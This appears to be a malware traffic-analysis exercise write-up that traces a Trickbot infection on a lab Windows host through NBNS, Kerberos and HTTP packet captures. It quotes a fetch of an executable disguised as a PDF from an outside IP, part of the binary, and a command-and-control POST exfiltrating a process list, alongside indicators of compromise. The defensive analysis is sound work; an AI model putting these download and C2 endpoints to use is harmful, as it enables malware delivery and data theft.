
Malware Analysis exercise 2021-08-19

- LAN segment range: 10.8.19.0/24
- Domain: funkylizards.com
- Domain controller: 110.8.19.8 – Funkylizard-DC
- LAN segment gateway: 10.8.19.1
- LAN segment broadcast address: 10.8.19.255

1) Date and Time of the activity.
   2021-08-19 19:40:36 UTC

2) IP address of the associated desktop (or laptop) computer
   10.8.19.101

3) Host name of the associated desktop (or laptop)
   DESKTOP – M1TFHB6




nbns

No	Time	Source	Src Port	Destination	Dst Port	Host	CNameString	Info
41	2021-08-19 19:39:24	10.8.19.101	137	10.8.19.1	137			Registration NB FUNKYLIZARDS<00>
42	2021-08-19 19:39:24	10.8.19.101	137	10.8.19.1	137			Registration NB DESKTOP-M1TFHB6<00>
283	2021-08-19 19:39:25	10.8.19.101	137	10.8.19.1	137			Registration NB DESKTOP-M1TFHB6<20>
541	2021-08-19 19:39:26	10.8.19.101	137	10.8.19.1	137			Registration NB DESKTOP-M1TFHB6<00>
542	2021-08-19 19:39:26	10.8.19.101	137	10.8.19.1	137			Registration NB FUNKYLIZARDS<00>
616	2021-08-19 19:39:26	10.8.19.101	137	10.8.19.1	137			Registration NB DESKTOP-M1TFHB6<20>
618	2021-08-19 19:39:27	10.8.19.101	137	10.8.19.1	137			Registration NB FUNKYLIZARDS<00>
619	2021-08-19 19:39:27	10.8.19.101	137	10.8.19.1	137			Registration NB DESKTOP-M1TFHB6<00>
620	2021-08-19 19:39:28	10.8.19.101	137	10.8.19.1	137			Registration NB DESKTOP-M1TFHB6<20>
621	2021-08-19 19:39:29	10.8.19.101	137	10.8.19.255	137			Registration NB DESKTOP-M1TFHB6<00>
622	2021-08-19 19:39:29	10.8.19.101	137	10.8.19.255	137			Registration NB FUNKYLIZARDS<00>
623	2021-08-19 19:39:29	10.8.19.101	137	10.8.19.255	137			Registration NB FUNKYLIZARDS<00>
624	2021-08-19 19:39:29	10.8.19.101	137	10.8.19.255	137			Registration NB DESKTOP-M1TFHB6<00>
625	2021-08-19 19:39:29	10.8.19.101	137	10.8.19.255	137			Registration NB DESKTOP-M1TFHB6<20>
626	2021-08-19 19:39:30	10.8.19.101	137	10.8.19.255	137			Registration NB DESKTOP-M1TFHB6<00>
627	2021-08-19 19:39:30	10.8.19.101	137	10.8.19.255	137			Registration NB FUNKYLIZARDS<00>
628	2021-08-19 19:39:30	10.8.19.101	137	10.8.19.255	137			Registration NB DESKTOP-M1TFHB6<20>
629	2021-08-19 19:39:31	10.8.19.101	137	10.8.19.255	137			Registration NB FUNKYLIZARDS<00>
630	2021-08-19 19:39:31	10.8.19.101	137	10.8.19.255	137			Registration NB DESKTOP-M1TFHB6<00>
631	2021-08-19 19:39:31	10.8.19.101	137	10.8.19.255	137			Registration NB DESKTOP-M1TFHB6<20>
632	2021-08-19 19:39:32	10.8.19.101	137	10.8.19.255	137			Registration NB DESKTOP-M1TFHB6<20>
2768	2021-08-19 19:41:23	10.8.19.101	137	10.8.19.1	137			Refresh NB DESKTOP-M1TFHB6<20>
2769	2021-08-19 19:41:24	10.8.19.101	137	10.8.19.1	137			Refresh NB DESKTOP-M1TFHB6<20>
2774	2021-08-19 19:41:26	10.8.19.101	137	10.8.19.1	137			Refresh NB DESKTOP-M1TFHB6<20>

```
▸ Frame 283: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
▸ Ethernet II, Src: 00:08:02:1c:47:ae (00:08:02:1c:47:ae), Dst: 20:e5:2a:b6:93:f1 (20:e5:2a:b6:93:f1
▸ Internet Protocol Version 4, Src: 10.8.19.101, Dst: 10.8.19.1
▸ User Datagram Protocol, Src Port: 137, Dst Port: 137
▾ NetBIOS Name Service
    Transaction ID: 0xb3b6
  ▸ Flags: 0x2900, Opcode: Registration, Recursion desired
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▾ DESKTOP-M1TFHB6<20>: type NB, class IN
        Name: DESKTOP-M1TFHB6<20> (Server service)
        Type: NB (32)
        Class: IN (1)
  ▾ Additional records
    ▾ DESKTOP-M1TFHB6<20>: type NB, class IN
        Name: DESKTOP-M1TFHB6<20> (Server service)
        Type: NB (32)
        Class: IN (1)
        Time to live: 3 days, 11 hours, 20 minutes
        Data length: 6
```

```
0000  20 e5 2a b6 93 f1 00 08  02 1c 47 ae 08 00 45 00    ·*······ ··G···E·
0010  00 60 c3 2d 00 00 80 11  3c ea 0a 08 13 65 0a 08   ·`·-···· <····e··
0020  13 01 00 89 00 89 00 4c  82 1c b3 b6 29 00 00 01   ·······L ····)···
0030  00 00 00 00 00 01 20 45  45 45 46 46 44 45 4c 46   ······ E EEFFDELF
0040  45 45 50 46 41 43 4e 45  4e 44 42 46 45 45 47 45   EEPFACNE NDBFEEGE
0050  49 45 43 44 47 43 41 00  00 20 00 01 c0 0c 00 20   IECDGCA· · ······
0060  00 01 00 04 93 e0 00 06  60 00 0a 08 13 65         ········ `····e
```

4) User of the computer
   monica.steele


2021-08-19-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
kerberos.CNameString
```

```
No    Time                 Source       Src Port Destination  Dst Port Host   CNameString      Info
 102  2021-08-19 19:39:24  10.8.19.8    88       10.8.19.101  49676           DESKTOP-M1TFHB6$ AS-REP
 114  2021-08-19 19:39:24  10.8.19.8    88       10.8.19.101  49677           DESKTOP-M1TFHB6$ TGS-REP
 149  2021-08-19 19:39:24  10.8.19.101  49679    10.8.19.8    88              desktop-m1tfhb6$ AS-REQ
 157  2021-08-19 19:39:24  10.8.19.101  49680    10.8.19.8    88              desktop-m1tfhb6$ AS-REQ
 159  2021-08-19 19:39:24  10.8.19.8    88       10.8.19.101  49680           DESKTOP-M1TFHB6$ AS-REP
 171  2021-08-19 19:39:24  10.8.19.8    88       10.8.19.101  49681           DESKTOP-M1TFHB6$ TGS-REP
 200  2021-08-19 19:39:24  10.8.19.8    88       10.8.19.101  49683           DESKTOP-M1TFHB6$ TGS-REP
 212  2021-08-19 19:39:24  10.8.19.8    88       10.8.19.101  49684           DESKTOP-M1TFHB6$ TGS-REP
 327  2021-08-19 19:39:25  10.8.19.8    88       10.8.19.101  49691           DESKTOP-M1TFHB6$ TGS-REP
 357  2021-08-19 19:39:25  10.8.19.8    88       10.8.19.101  49693           DESKTOP-M1TFHB6$ TGS-REP
 369  2021-08-19 19:39:25  10.8.19.8    88       10.8.19.101  49694           DESKTOP-M1TFHB6$ TGS-REP
 662  2021-08-19 19:39:34  10.8.19.101  49701    10.8.19.8    88              DESKTOP-M1TFHB6$ AS-REQ
 670  2021-08-19 19:39:34  10.8.19.101  49702    10.8.19.8    88              DESKTOP-M1TFHB6$ AS-REQ
 672  2021-08-19 19:39:34  10.8.19.8    88       10.8.19.101  49702           DESKTOP-M1TFHB6$ AS-REP
 684  2021-08-19 19:39:34  10.8.19.8    88       10.8.19.101  49703           DESKTOP-M1TFHB6$ TGS-REP
 749  2021-08-19 19:40:00  10.8.19.101  49705    10.8.19.8    88              monica.steele    AS-REQ
 757  2021-08-19 19:40:00  10.8.19.101  49706    10.8.19.8    88              monica.steele    AS-REQ
 759  2021-08-19 19:40:00  10.8.19.8    88       10.8.19.101  49706           monica.steele    AS-REP
 771  2021-08-19 19:40:00  10.8.19.8    88       10.8.19.101  49707           monica.steele    TGS-REP
 809  2021-08-19 19:40:00  10.8.19.8    88       10.8.19.101  49711           monica.steele    TGS-REP
 897  2021-08-19 19:40:01  10.8.19.8    88       10.8.19.101  49713           monica.steele    TGS-REP
 909  2021-08-19 19:40:01  10.8.19.8    88       10.8.19.101  49714           monica.steele    TGS-REP
4773  2021-08-19 19:45:10  10.8.19.8    88       10.8.19.101  49775           monica.steele    TGS-REP
```

```
▸ Frame 369: 124 bytes on wire (992 bits), 124 bytes captured (992 bits)
▸ Ethernet II, Src: a4:1f:72:c2:09:6a (a4:1f:72:c2:09:6a), Dst: 00:08:02:1c:47:ae (00:08:02:1c:47:ae)
▸ Internet Protocol Version 4, Src: 10.8.19.8, Dst: 10.8.19.101
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49694, Seq: 1461, Ack: 1502, Len: 70
▸ [2 Reassembled TCP Segments (1530 bytes): #368(1460), #369(70)]
▾ Kerberos
  ▸ Record Mark: 1526 bytes
  ▾ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: FUNKYLIZARDS.COM
    ▾ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ▾ cname-string: 1 item
          CNameString: DESKTOP-M1TFHB6$
    ▸ ticket
    ▸ enc-part
```


```
0030  02 01 01 a1 14 30 12 1b  10 44 45 53 4b 54 4f 50   ·····0·· ·DESKTOP
0040  2d 4d 31 54 46 48 42 36  24 a5 82 04 7f 61 82 04   -M1TFHB6 $····a··
0050  7b 30 82 04 77 a0 03 02  01 05 a1 12 1b 10 46 55   {0··w··· ······FU
0060  4e 4b 59 4c 49 5a 41 52  44 53 2e 43 4f 4d a2 25   NKYLIZAR DS.COM·%
0070  30 23 a0 03 02 01 02 a1  1c 30 1a 1b 06 6b 72 62   0#······ ·0···krb
0080  74 67 74 1b 10 46 55 4e  4b 59 4c 49 5a 41 52 44   tgt··FUN KYLIZARD
0090  53 2e 43 4f 4d a3 82 04  33 30 82 04 2f a0 03 02   S.COM··· 30··/···
00a0  01 12 a1 03 02 01 02 a2  82 04 21 04 82 04 1d df   ········ ··!·····
00b0  ff af 19 55 e2 75 ee 16  37 c0 15 03 43 c8 30 62   ···U·u·· 7···C·0b
00c0  4e 73 34 5b bf 8b 0d 46  73 a2 3f da 2b 3f 66 12   Ns4[···F s·?·+?f·
00d0  90 1d 9e 84 e6 41 6f a6  1a 1b 8b 28 1c a9 a6 09   ·····Ao· ···(····
00e0  ad 62 21 57 09 8c 20 d2  0d 84 bf 2f c6 cf 27 5c   ·b!W·· · ···/··'\
00f0  b3 14 cd f7 38 38 05 3d  6a 80 6c 4f 2e f8 bd d3   ····88·= j·lO.···
0100  04 51 d1 9d b8 81 b7 8c  7e 9b f4 26 ed 88 59 20   ·Q······ ~··&··Y 
0110  17 a0 47 38 ad db e9 dd  33 bb 3d bb 5e 2f 99 fc   ··G8···· 3·=·^/··
0120  27 fe 7a 84 28 18 a2 3a  d5 1d 3d 1f a0 42 96 b9   '·z·(··: ··=··B··
0130  99 0d a2 52 c0 66 2b 0b  23 12 b4 55 40 6e f9 6e   ···R·f+· #··U@n·n
0140  ce c1 be a5 e7 33 18 c1  f0 9d d0 89 3c 83 66 c1   ·····3·· ····<·f·
0150  f6 85 86 10 d4 b9 df 66  84 3c 5c 87 b4 3f 23 e6   ·······f ·<\··?#·
```

5) MAC address of the associated desktop (or laptop) computer
00:08:02:1c:47:ae

6) Brief summary of the activity
On 2021-08-19 at approximately 19:40:36 UTC, a windows host with username monica.steele was infected with Trickbot malware.

7) IOC's

Malware from PCAP : f25a780095730701efac67e9d5b84bc289afea56d96d8aff8a44af69ae606404
ooiwy.pdf
URL: http://185.244.41.29/ooiwy.pdf
http://103.148.41.195:443/rob124/DESKTOP-M1TFHB6_W10019043.0CB9C3AE3FA9B1267DFC20141CDE9D84/90/




```
GET /ooiwy.pdf HTTP/1.1
Host: 185.244.41.29
User-Agent: curl/7.55.1
Accept: */*

HTTP/1.1 200 OK
Date: Thu, 19 Aug 2021 19:40:36 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Thu, 19 Aug 2021 10:55:53 GMT
ETag: "4f000-5c9e76504e040"
Accept-Ranges: bytes
Content-Length: 323584
Content-Type: application/pdf

MZ......................@..........................................  .!..L.!This program cannot be run in DOS mode.

$.......S%...D...D...D..u[...D...X...D...[...D...D...D...B...D...[...D...[...D..Rich.D.................PE..L....Z.`...........!.....
..........Y*.......0.................................................................;......87..x....P..........................
(.....................................................0..$.............................text............  ................. ..`.rdata..D....
0.......0..............@..@.data...`....@.......@..............@....rsrc........P.......P..............@..@.reloc..n......................
......@..B............................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.......................................................................................................................................
.........j.hN+..d.....Pd.%.......V..W3.hPB...N..t$..>.....hPB...N..|$..~.......L$..D$...~.......D$$.D$..;.u#h@@...L$...........D$
.L$.P......T...u#h,@...L$.......n....L$ Q.L$..Z....,...u#h @...L$.......F....T$ .L$.R.2......|$ .D$
(.L$.PQW........L$..D$........L$..._^d.
...........j.hv+..d.....Pd.%....QV...t$..D$...........N..D$........N..D$...........L$.^d.
                   j.h.+..d.....Pd.%.....QSV..Whl@....~......]....D$
```

client pkt, 1 server pkt, 1 turn.




HTTP Requests 5 | Connections 16 | DNS Requests 7 | Threats 0 | Filter by PID, name or url | PCAP

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
31173 ms	GET | 304: Not Modifi...	?	2856	AcroRd32.exe	🇩🇪	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcer...	–
31175 ms	GET | 304: Not Modifi...	?	2856	AcroRd32.exe	🇩🇪	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcer...	–
31184 ms	GET | 200: OK	?	2856	AcroRd32.exe	🇺🇸	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh...	471 b ↓ binary
60806 ms	GET | 200: OK	?	1080	svchost.exe	🇩🇪	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.ca...	67.5 Kb ↓ compressed
61905 ms	GET | 304: Not Modifi...	?	1080	svchost.exe	🇩🇪	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcer...	67.5 Kb ↓ compressed

Info [3336] RdrCEF.exe Drops the executable file immediately after the start

8) Name of the malware
Trickbot

9) Post infection traffic generated by malware.
To the above request a pdf file is downloaded and upon opening of the pdf file



```
POST /rob124/DESKTOP-M1TFHB6_W10019043.0CB9C3AE3FA9B1267DFC20141CDE9D84/90/ HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=------Boundary0005648D
User-Agent: Ghost
Content-Length: 5311
Host: 103.148.41.195:443

--------Boundary0005648D
Content-Disposition: form-data; name="proclist"

                  ***TASK LIST***

[System Process]
System
Registry
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
svchost.exe
fontdrvhost.exe
fontdrvhost.exe
svchost.exe
svchost.exe
svchost.exe
dwm.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
Memory Compression
```